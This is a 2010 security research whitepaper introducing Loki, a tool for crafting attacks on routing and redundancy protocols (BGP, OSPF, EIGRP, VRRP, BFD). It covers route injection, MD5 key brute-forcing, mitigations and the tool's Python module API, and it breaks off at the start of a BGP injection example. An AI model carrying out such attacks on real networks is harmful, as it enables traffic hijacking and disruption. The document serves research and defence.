ERNW
Living Security.

Burning Asgard

–

An Introduction to the Tool *Loki*

Classification:	**Public**
Version:	0.9 (DRAFT)
Author(s):	Daniel Mende, Rene Graf, Enno Rey, Christopher Werny
Date:	2010 Jul 05

ERNW Living Security.

1 TABLE OF CONTENTS

2 INTRODUCTION

This paper gives an introduction into the packet crafting tool *Loki* and an overview as for attacks in the space of network infrastructure protocols. It is mainly meant to be an accompanying paper to our talk at Black Hat US 2010 so it is assumed the reader had a chance to follow the talk, either at the conference itself or on video.

2.1 Current state of affairs

Attacks against routing protocols have been discussed since more than a decade, but with a varying level of intensity (as for the discussion itself). The discussions' focus mostly was on BGP. Back in 2007 some researchers discussed practical attacks against OSPF and released a Perl-based proof-of-concept tool[1].

For some years a dedicated working group on Routing Protocol Security existed within the IETF but this group concluded it's work in early 2009. A dedicated RFC on *Generic Threats to Routing Protocols*[2] can be seen as one of the major outcomes of the group. Furthermore there's a IETF draft on attacks in the OSPF space[3].

Overall attacks against routing protocols and other Layer 3 infrastructure protocols are still regarded mostly theoretical.

[1] *See http://www.ernw.de/content/e7/e181/e520/download523/ospf-sec_02_dr_ger.pdf & http://www.ernw.de/content/e7/e181/e520/download524/ospf-ash_ger.zip.*

[2] *http://tools.ietf.org/html/rfc4593*

[3] *http://tools.ietf.org/html/draft-ietf-rpsec-ospf-vuln-02*

3 Overview and Security Aspects of Some Infrastructure protocols

3.1 BGP

The *Border Gateway Protocol* (BGP, most important RFC is number 1771 on BGP v4, dating from march 1995) takes care of interconnecting the internet's participating networks and provides dynamic pathfinding mechanisms by means of exchanging topology information. Devices implementing BGP to route packets on the basis of this routing information and are called BGP routers. BGP speaking routers with a direct relationship are considered as BGP *neighbors* or *peers*.

3.1.1 Trust Model

As BGP uses a TCP based communication channel (which inherently does not work via multicast messages, in contrast to many other routing protocols) the BGP peer usually have to be kind-of preconfigured by human operators. This might provide additional trust and security in the first place, still it makes quite some parts of the BGP based internet infrastructure susceptible to human error (AS 7007 incident in the late 90s or YouTube/Pakistan incident in 2008) or to attacks by operator personnel (see for example Kapela's/Pilosov's presentation at DefCon 2008).

3.1.2 Security Controls Inherent to Protocol

In order to protect the TCP based communication BGP relies on the TCP MD5 Signature Option which has been defined in RFC 2385. This option makes use of the Message Digest 5 (MD5) algorithm. The MD5 Signature Option extends TCP in a way which allows to carry digest messages within TCP segments. To calculate the digest messages, additional information are utilized, which in this case can be understood as a kind of passphrase.

3.1.3 Potential Attacks

These include

- Injection of routes
- (MD5) Password cracking or bruteforcing (see also appendix on this)

3.2 Interior Gateway Protocols like OSPF and EIGRP

The talk contains a number of demos with attacks against both major IGPs to be found in enterprise space[4], that are OSPF and EIGRP.

Potential attacks include:

- Injection of routes and subsequent (potentially large scale) traffic redirection
- Attacks against passwords in use

[4] *Quite some large carriers use IS-IS in the interim.*

3.3 Virtual Router Redundancy Protocol

VRRP was developed to provide fault tolerance for network gateways and eliminates the single-point-of-failure of a gateway in a routed environment. VRRP was initially released in RFC 2338 and was updated by RFC 3678. In March 2010 VRRPv3 was published by the IETF in RFC 5798 which brings support for IPv6.

3.3.1 Terminology used in the VRRP Context

VRRP Router

A router which runs VRRP and participates in one or more VRRP groups.

Virtual Router

A logical object which is managed by VRRP and acts as the default router for a given LAN segment. A Virtual Router consists always of a Virtual Router Identifier (VRID) and the associated IP address(es) for a given segment.

IP Address Owner

This is the VRRP Router which has the virtual router‘s IP address(es) as real address(es) configured on a physical interface (or logical in case of SVI‘s). This router responds to pings and TCP based connections addressed to one of these addresses.

Primary IP Address

This is an IP address which is selected from a given set of physical interface addresses. This IP address is used as source IP in the VRRP advertisements.

Virtual Router Master


This VRRP Router is responsible for answering ARP Requests and forwarding packets which are sent to the IP address associated within the virtual router. The IP address owner will always be the Virtual Router Master under normal circumstances (when it is up).

Virtual Router Backup

One or more VRRP Routers which will claim the Master Role in case the current Master failed.

3.3.2 How VRRP works

With VRRP a set of routers can form to a single *virtual router* which will act as the default gateway for the connected clients. The virtual router, which represents a set of routers, is also known as a VRRP Group. To illustrate this further please have a look at figure 1 which shows a basic VRRP enabled topology.



As we can see in the figure, the IP address of the virtual router is the same as on the interface of router A. Because of this, Router A claims the *VRRP Master* role and is also known as the *IP address owner* since the used IP address for the virtual router is configured on his physical interface. Router A is responsible for forwarding packets destined to the virtual router IP Address (which the clients have configured as their default gateway). Router B acts as a *backup virtual router.* In the case the master router fails, Router B will claim the master role to forward the traffic out of the segment. If more than one backup router is present in a VRRP group, a priority value can be configured on both backup routers to indicate which backup router should claim the master role in case the actual master fails. This priority can have a value between 1 and 254. The IP address owner (VRRP Master) has a priority of 255 per default under normal circumstances. Lets assume we have an imaginary third router in our figure, router c. When the VRRP Master fails, an election process between router B and router C takes place to determine which of the two routers shall claim the VRRP Master role. Both routers compare their configured priority value, and the one with the highest priority wins the election.

3.3.3 Virtual Router MAC Addresses

Every virtual router group is associated with a virtual router MAC Address which will be used by the current VRRP Master in a virtual router group. The MAC-Address comes in the following format: **0000.5e00.01xx** where the last to digits represent the VRID. With this mapping a maximum number of 255 vrrp routers on network can be provided


3.3.4 VRRP Advertisements

The purpose of the VRRP advertisements is to communicate the priority and the state of the VRRP Master which is associated within a VRID. As the last sentence indicates, only the VRRP Master sends, approximately every 1 second, these VRRP advertisements to all other routers participating in the virtual router group. The VRRP

advertisements are sent to the IP multicast address 224.0.0.18 and the are directly transported over IP with protocol number 112.

3.3.5 VRRP State Machine

RFC 3768 defines 3 states in which a VRRP router can reside. See Figure below



Initialize

In this state a router waits for a “Startup Event”. If a Startup Event is received a series of checks will done. First the router checks if he is the IP address Owner. If this is true the router sets his priority to 255 and transits to the VRRP Master State.

Backup


In this state a router monitors the availability and state of the VRRP Master Router. According to RFC 3768 the router must not respond to ARP requests for the IP address of the virtual router.

Master

In this state a router acts as the VRRP Master for a given VRRP group and is responsible to forward the packets for this group.

[5] http://www.ietf.org/rfc/rfc3768.txt

3.3.6 VRRP Packet Format



3.3.7 VRRP Authentication

In RFC 2338 two authentication mechanisms were specified, Simple Text Password Authentication and IP Authentication Header.

With Simple Text Password VRRP Protocol exchanges are authenticated by a clear text password. With IP Authentication Header VRRP exchanges are authenticated "using the mechanisms defined by the IP Authentication Header using "HMAC-MD5-96 within ESP and AH."[6] In RFC 3768 these authentication were removed completely "because operational showed that they did not provide any real security and would only cause multiple masters to be created"[7].

3.3.8 Attacks in the VRRP space

These include mainly taking over the VRRP master role with subsequent potential redirection (of one direction) of a local segment's outbound traffic.

[6] *http://www.ietf.org/rfc/rfc2338.txt*

[7] *http://www.ietf.org/rfc/rfc3678.txt*

3.4 BFD

The BFD protocol has just a single very simple goal: Provide failure detection in the path between two forwarding engines (routers) with a short duration. The BFD protocol is very similar in functionality like the *Hello Packets,* we know from common used routing protocols. BFD provides a means to test a bidirectional Path (as the Name indicates) between two entities. An additional Goal of the IETF Working Group was to provide failure detection mechanism which can used over any media or at any Protocol Layer. BFD was published by the IETF in June 2010 in a series of RFCs (5880-5885) which e.g. describe the application of BFD in interaction with MPLS or BGP.

3.4.1 Protocol Overview


Basically a pair of systems transmits BFD Packets to each other, in case a system stops to receive BFD Packet for a configurable amount of time, the neighboring system is assumed to have failed. Because BFD is independent of the underlying media or protocol, a separate BFD session is established between two systems for each communication path and data protocol. Both Systems negotiate on the initial session establishment how quickly they can send and receive BFD packets

3.4.2 Operating Modes

The primary mode is also known as asynchronous mode. In this mode both systems send BFD Packets to each other in configurable intervals to verify the reachability to the neighbor. If a neighbor does not receive any BFD Packets within a specific period of time, the neighbor is declared to be down.

The second mode is the demand mode. In demand mode, it is assumed that both systems have a separate way (besides BFD) to verify reachability. Once the session is established, the systems can negotiate to not send BFD Control Packets anymore. Demand mode can also operate independently in each direction, or simultaneously.


Both modes also support the Echo function. With the Echo mode active, several BFD packets are sent in such a way that the adjacent system loops it back. To illustrate this see figure 1



Router A sends a BFD Echo Packet setting the destination IP to its own interface IP and the MAC address in the Ethernet Header to his neighbor Router B. When Router B receives the packet it looks up the routing table and sends the packet back to Router A.

3.4.3 Generic BFD Control Packet Format


The encapsulation in which the BFD Control Packets are sent is appropriate for the used environment. The figure below shows the mandatory section in the header. An optional header for authentication will be appended to the end of the Packet.




3.4.4 BFD Authentication

BFD supports several authentication mechanisms to protect the BFD Packets, which include Simple Password, Keyed MD5, Meticulous Keyed MD5, Keyed SHA1 and Meticulous Keyed SHA1


3.4.4.1 Simple Password Authentication Header Format



3.4.4.2 Keyed MD5 and Meticulous Keyed MD5 Authentication Header Format



3.4.4.3 Keyed SHA-1 and Meticulous Keyed SHA-1 Authentication Header Format



4 THE TOOL *LOKI*

At the beginning LOKI was made to combine some stand-alone command line tools, like the `bgp cli`, the `ospf cli` or the `ldp cli` and to give them a user friendly, graphical interface. In the meantime LOKI is more than just the combination of the single tools, it gave its modules the opportunity to base upon each other (like combining ARP-spoofing from the ARP module with some man-in-the-middle actions, rewriting MPLS-labels for example) and even interoperate with each other.

4.1 Architecture

The LOKI architecture is based the of following components, which are described in detail later on:

- The main program
- The module API
- Library extensions

4.1.1 The main program

This section describes the software architecture of the main LOKI program.

GUI: LOKI is based upon the GTK library. The base program creates the main window with the general command-buttons and a few sub-windows, like the log-, the preference- or the about-window and a status bar. In the center of the main window, it creates an notebook, with one tab for each module. The tabs are filled with GTK-widgets from the module code. This widgets are fully under control of the module code, so the main program don't need to worry about.

Traffic capturing: For capturing the network data, *libpcap* is used. The main program enumerates all network interfaces and gives the user a graphical interface to select the interface to use. Instead of capturing data live data from an interface, also a capture file can be opened. Once the interface, or input file, is selected, a new thread is created in the main program, which permanently captures the input data and demultiplexes it to the single modules (see next section).

Traffic injection: Traffic injection is done via the dnet library. The LOKI main program creates a *dnet* instance for the selected interface and passes it directly to the modules (see below).

Firewalling: Firewalling is also done via the dnet library. The main program creates a global *dnet*-firewall object and passes it to the modules (see next section).

4.2 The module API

This section describes the assumed API each module needs to implement as well as the optional functions called by the LOKI main program.

4.2.1 Minimal module API

The Python class: Each module needs to implement a Python class, called mod_class. This class gets instantiated by the main program an will remain alive and in memory until the main program exits or the module is disabled via the preference window.

Listing 1: Python class

```
1 import gobject
2 import gtk
3 import gtk.glade
4
5 class mod_class(object):
```

The __init__ function: Each mod class needs to implement a constructor (in Python classes the init function) which takes the following arguments:

• parent - A reference to the main programs base class.

• platform - A string describing the platform, the code is running on (the string is taken by the Python platform.system() function).

To identify the class the attribute name must be set during initiation.

Listing 2: Constructor

```
6     def __init__(self, parent, platform):
7         self.parent = parent
8         self.platform = platform
9         self.name = "example"
```

The get root function: In the mod class there needs to be a get root function, which builds up all the GTK-widgets, that should be included in the module's tab in the main program window. The function must return a reference to the module's root widget.

Listing 3: The GTK part

```
10      def get_root(self):
11          return gtk.Label("EXAMPLE")
```

The start_mod function: The start_mod function is called every time the application starts listening or when a module is activated, while listening. It should set the module's internal variables to a defined state, apply firewall rules and create, maybe launch up, additional threads.

Listing 4: Initialization and reset

```
12      def start_mod(self):
13          pass
```

The shut_mod function: The shut_mod function is called every time the application stops listening or when a module is deactivated or resetted while listening. It should terminate all of the module's threads as well as remove firewall rules and terminate external dependencies.

Listing 5: Shutdown

```
14      def shut_mod(self):
15          pass
```

4.2.2 Additional module API

In addition to the assumed functions a module needs to implement, there are a hand full of functions which may be implemented, depending on the functionality of the module.

The following functions are related to packet capturing and the demultiplexing process, the main LOKI program uses:

The get eth checks function: The module needs to implement this function if it wants to receive Ethernet packets, captured by the dnet library. The function needs to return a tuple, containing a check function and an input function (see 4.2.3).

Listing 6: Ethernet checks

```
1       def get_eth_checks(self):
2           return (self.check_eth, self.input_eth)
```

The get_ip_checks function: The module needs to implement this function if it wants to receive IP packets, captured by the dnet library.

The function needs to return a tuple, containing a check function and an input function (see 4.2.3).

Listing 7: IP checks

```
1     def get_ip_checks(self):
2         return (self.check_ip, self.input_ip)
```

The get_tcp checks function: The module needs to implement this function if it wants to receive TCP packets, captured by the dnet library.

The function needs to return a tuple, containing a check function and an input function (see 4.2.3).

Listing 8: TCP checks

```
1     def get_tcp_checks(self):
2         return (self.check_tcp, self.input_tcp)
```

The get_udp_checks function: The module needs to implement this function if it wants to receive UDP packets, captured by the dnet library.

The function needs to return a tuple, containing a check function and an input function (see 4.2.3).

Listing 9: UDP checks

```
1     def get_udp_checks(self):
2         return (self.check_udp, self.input_udp)
```

The set_dnet function: If a module wants to inject traffic to the network, it needs to have a set dnet function, will be called by the main LOKI program during the module initialization. The function need to take the following arguments:

• dnet - A reference to the global libdnet injection thread.

Listing 10: Get the libdnet object

```
1     def set_dnet(self, dnet):
2         self.dnet = dnet
3         self.mac = dnet.eth.get()
```

The set_fw function: This function must be implemented, if a module wants to modify the firewall rule set. It will be called by the main LOKI program during the module initialization and needs to take the following arguments:

• f w - A reference to the global libdnet firewall object.

Listing 11: Get the firewall object

```
1     def set_fw(self, fw):
2         self.fw = fw
```

The set_ip function: If a module needs to know the IP address and network mask of the interface, LOKI is listening on, the set_ip function must be present and needs to take the following arguments:

• ip - The IP address of the interface as a string.

• mask - The network mask of the interface as a string.

Listing 12: Get the interface's IP

```
1    def set_ip(self, ip, mask):
2        self.ip = ip
3        self.mask = mask
```

The set int function: This function needs to be present, if a module needs to know the name of the interface, LOKI is currently listening on. The function need to take the following arguments:

• interface - The name of the interface as a string.

Listing 13: Get the interface

```
1    def set_int(self, interface):
2        self.interface = interface
```

4.2.3 Check and Input functions

The get {eth, ip, tcp, udp} checks functions needs to return a tuple of the reference to a checking function and the reference to an input function. The checking functions needs to take one argument, which is the reference to an dpkt object of the appropriate type:

Function	Object type	Prototype
check eth	dpkt.ethernet.Ethernet	def check eth(self, eth):
check ip	dpkt.ip.IP	def check ip(self, ip):
check tcp	dpkt.tcp.TCP	def check tcp(self, tcp):
check udp	dpkt.udp.UDP	def check udp(self, udp):

These check functions needs also to return a tuple, containing two boolean values, representing the result of the check. The first boolean signals if the packet is designated to the module (and the input function should be called), the second value signals if check functions of other modules should be called for this packet or if the check execution for that packet should terminate.

The check functions should be as fast as possible as they are called for every single network packet.

If the check function returns, that a packet is designated to the module, the given input function will be called. This input function must take some parameters regarding to their type:

Function	Parameters
check eth	• eth - The Ethernet data as a dpkt.ethernet object • timestamp - The time of the packet's arriving
check ip	• eth - The Ethernet data as a dpkt.ethernet object • ip - The IP data as a dpkt.ip object • timestamp - The time of the packet's arriving
check tcp	• eth - The Ethernet data as a dpkt.ethernet object • ip - The IP data as a dpkt.ip object • tcp - The TCP data as a dpkt.tcp object • timestamp - The time of the packet's arriving
check udp	• eth - The Ethernet data as a dpkt.ethernet object • ip - The IP data as a dpkt.ip object • udp - The UDP data as a dpkt.udp object • timestamp - The time of the packet's arriving

4.3 Library extensions

While developing LOKI it was necessary to extend the dnet library. It is unmaintained till 2005, so there were some incompatibilities with Python 2.6. No exceptions were returned from the libdnet Python bindings, as the raise syntax changed from Python 2.5 to 2.6. A patch for libdnet − 1.11 is available.

The dnet library only had an ipchains module for firewalling on Linux, which isn't state of the art since Linux 2.4. To actual use firewalling via libdnet on modern Linux systems, it was required to extend libdnet with an iptables firewalling module.

4.3.1 libdnet iptables module

To communicate with the kernel's xtables interface libiptc and libxtables from the iptables package were used. In the meantime the iptables package and also the included libraries were updated and broke the API. The current libnet iptables module only works with iptables-1.4.3.2. Also not all functions are fully implemented. The following table shows the current state of implementation:

Function	Implementation state
fw open	working
fw add	working
fw delete	working
fw loop	not implemented
fw close	working

A patch for libdnet − 1.11 is available.

5 MITIGATING CONTROLS AS FOR ROUTING PROTOCOLS

In the following the "seven sisters" of network security (see Appendix C for a more detailed discussion on those) are applied to securing routing protocols. For each approach we give a short rating as for the security benefit to expect and the operational feasibility in common networks[8]. Obviously the reader's mileage as for security benefit and operational feasibility might vary.

5.1 Access Control

Taking the "Access Control approach" would include to limit which systems can join the "routing protocol domain" at all. Potential measures include:

- Authentication
- Configuration of static (routing) peers[9]
- Use of *passive-interfaces*

	Security Benefit	Operational Feasibility
Authentication (MD5)	5	3
Static Peers	4	2
Passive-Interfaces	3	5

5.2 Isolation

Taking the "Isolation approach" would include to limit which systems can join the "routing protocol domain" at all. Potential measures include:

- Run different routing protocols for different routing (security) domains
- Perform filtering/summarization/etc. to carefully control which routing information is available/propagated in which parts of the network.

	Security Benefit	Operational Feasibility
Different RPs	2	1
Routing config	2	2

[8] *We use a scale from 1 ("very low") to 5 ("very high") here.*

[9] *Which can be done for both protocols mentioned (e.g. "ip ospf network non-broadcast" + configuration of static* neighbors*)*

5.3 Restriction

The "restriction approach" would include all measures related to filtering, that are:

- Route filtering (e.g. to filter out invalid routes)
- Filtering of IP traffic (with standard ACLs) to limit who to speak $RP to

	Security Benefit	Operational Feasibility
Route filtering	2	1
IP based (peer) filtering	3	2

5.4 Encryption

The "encryption approach" would include all measures related to using cryptographic techniques to protect routing protocol traffic, which includes:

- Use of IPsec to protect $RP traffic

	Security Benefit	Operational Feasibility
IPsec for $RP traffic	5	1

5.5 Visibility (monitoring & logging/log-analysis)

The "visibility approach" would include the following potential measures:

- Logging of (neighbor) adjacency changes and (incident) response

	Security Benefit	Operational Feasibility
Logging of adjacency changes	2	2

Overall a combination of authentication of the routing protocol in question and *passive-interfaces* can provide a quite high level of risk reduction while being able to be implemented with reasonable level of operation effort at the same time.

6 APPENDIX A: OVERVIEW OF EXISTING PACKET GENERATION TOOLS

This section gives an overview over the most important existing packet crafting tools, especially for routing and other layer 2/3 protocols. Only tools relevant for our work are mentioned.

6.1 IRPAS

IRPAS is a routing protocol attack suite which can be used to send custom routing protocol packets from Unix based systems. It focuses on the protocols supported by Cisco products and for that supports also proprietary Cisco protocols. As IRPAS has a command line interface it can be easily used in scripts to automate attacks or to search for new vulnerabilities in routing protocol implementations.

Not all protocol implementations in IRPAS can be used to send crafted packets. Some of them operate in discovery only mode.

The following protocols are supported by IRPAS:

CDP
IRDP
IGRP
EIGRP (discovery)
RIPv1 (discovery)
RIPv2 (discovery)
OSPF (discovery)
HSRP
DHCP DORA
ICMP redirects

The supported protocols are mainly implementations as described in the related standards and whitepapers. It is still needed to build crafted packets using command line options. There are no readily implemented attacks or exploits.

IRPAS is developed and released by Phenoelit. More Information and the software itself can be found on the website.

http://www.phenoelit-us.org/irpas/

6.2 Yersinia

Yersinia is a tool designed to attack various weaknesses in different (low level, mostly layer 2) network protocols. The attacks against protocol weaknesses are readily implemented and can easily be launched from a comfortable GUI interface. The supported protocols also include proprietary protocols (e.g. Cisco Discovery Protocol – CDP).

The following list gives an overview of supported protocols:

Spanning Tree Protocol (STP)
Cisco Discovery Protocol (CDP)
Dynamic Trunking Protocol (DTP)
Dynamic Host Configuration Protocol (DHCP)
Hot Standby Router Protocol (HSRP)
IEEE 802.1Q
IEEE 802.1X
Inter-Switch Link Protocol (ISL)
VLAN Trunking Protocol (VTP)

More Information about Yersinia, the supported protocols and attacks can be found on the project website.

http://www.yersinia.net

6.3 hping

Originally inspired by the Unix tool ping, hping can be used to assemble and analyze advanced network packets. It is a command line oriented tool and supports TCP, UDP, ICMP as well as RAW-IP protocols. Using its various command line options, complex probes can be build and sent over the network.

There are also lots of other built-in features like a traceroute mode, file transfer stuff and many others.

The current version of hping is hping3. The main difference between hping3 and its predecessor (hping2) is the powerful TCL scripting interface.

More Information can be found on the project website.

http://www.hping.org

6.4 Nemesis

Nemesis, also a commandline-based network packet crafting and injection tool, is very useful for building scripted attacks and for testing networks.

IT was designed as kind of a “human IP stack”. It is available for UNIX like systems, as well as Windows Systems.

Nemesis supports the following protocols:

ARP
DNS
ETHERNET
ICMP
IGMP
IP
OSPF
RIP
TCP
UDP

When operated in IP and ETHERNET injection mode, almost any custom packet can be build and injected.

More Information can be found on the project website.

http://www.packetfactory.net/projects/nemesis/

6.5 Scapy

Scapy is definitely one of the most powerful network testing / packet injection tools available.

It provides for classes and functions to interactively build and manipulate packets, run network scans, sniff packets, match answers and much more.

All features are provided using python mechanisms and can be used by any python program, thus making it very powerful to build custom network tools.

It can provide for most of the functionality of the classical tasks typically performed by specialized tools (e.g. like nmap, arpspoof, …).

Because of the possible usage within python programs also advanced combined attacks can be performed.

It is possible to build a specialized tool for nearly every purpose when related to injecting and interpreting packets in the network, but it is necessary to understand in detail what is to be done.

More information can be found on the project website:

http://www.secdev.org/projects/scapy/

6.6 References

Tool *Yersinia*: http://yersinia.sourceforge.net

Cisco SAFE Blueprint Layer 2 Security:
http://www.cisco.com/en/US/netsol/ns340/ns394/ns171/ns128/networking_solutions_white_paper09186a008014870f.shtml

Cisco Security Advisories:
http://www.cisco.com/en/US/products/products_security_advisories_listing.html.

7 APPENDIX B: PERFORMING SOME OF THE ATTACKS ON COMMAND LINE

7.1 Attacks & Tools

7.1.1 bgp_cli

bgp_cli is a universal BGP Command Line Interface written in python. It implements the most common used BGP packet and data types and can be used to establish a connection to a BGP speaking peer. Once a connection is established, the tool starts a background thread which sends keep alive packages to hold the connection established and the published routes valid. To publish BGP routing information the CLI provides built-in data types which can be merged to the appropriated update statement. Once an update statement is set up it can be send once or multiple times to the connected peer. It is possible to use kernel based MD5 authentication, as described in RFC2385. It is also possible to brute force the used MD5 authentication key.

7.1.1.1 An example for injecting IPv4 routing information

The peer is a Cisco 3750ME with a (pre-attack) routing table looking like this:

```
PE1_3750me#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
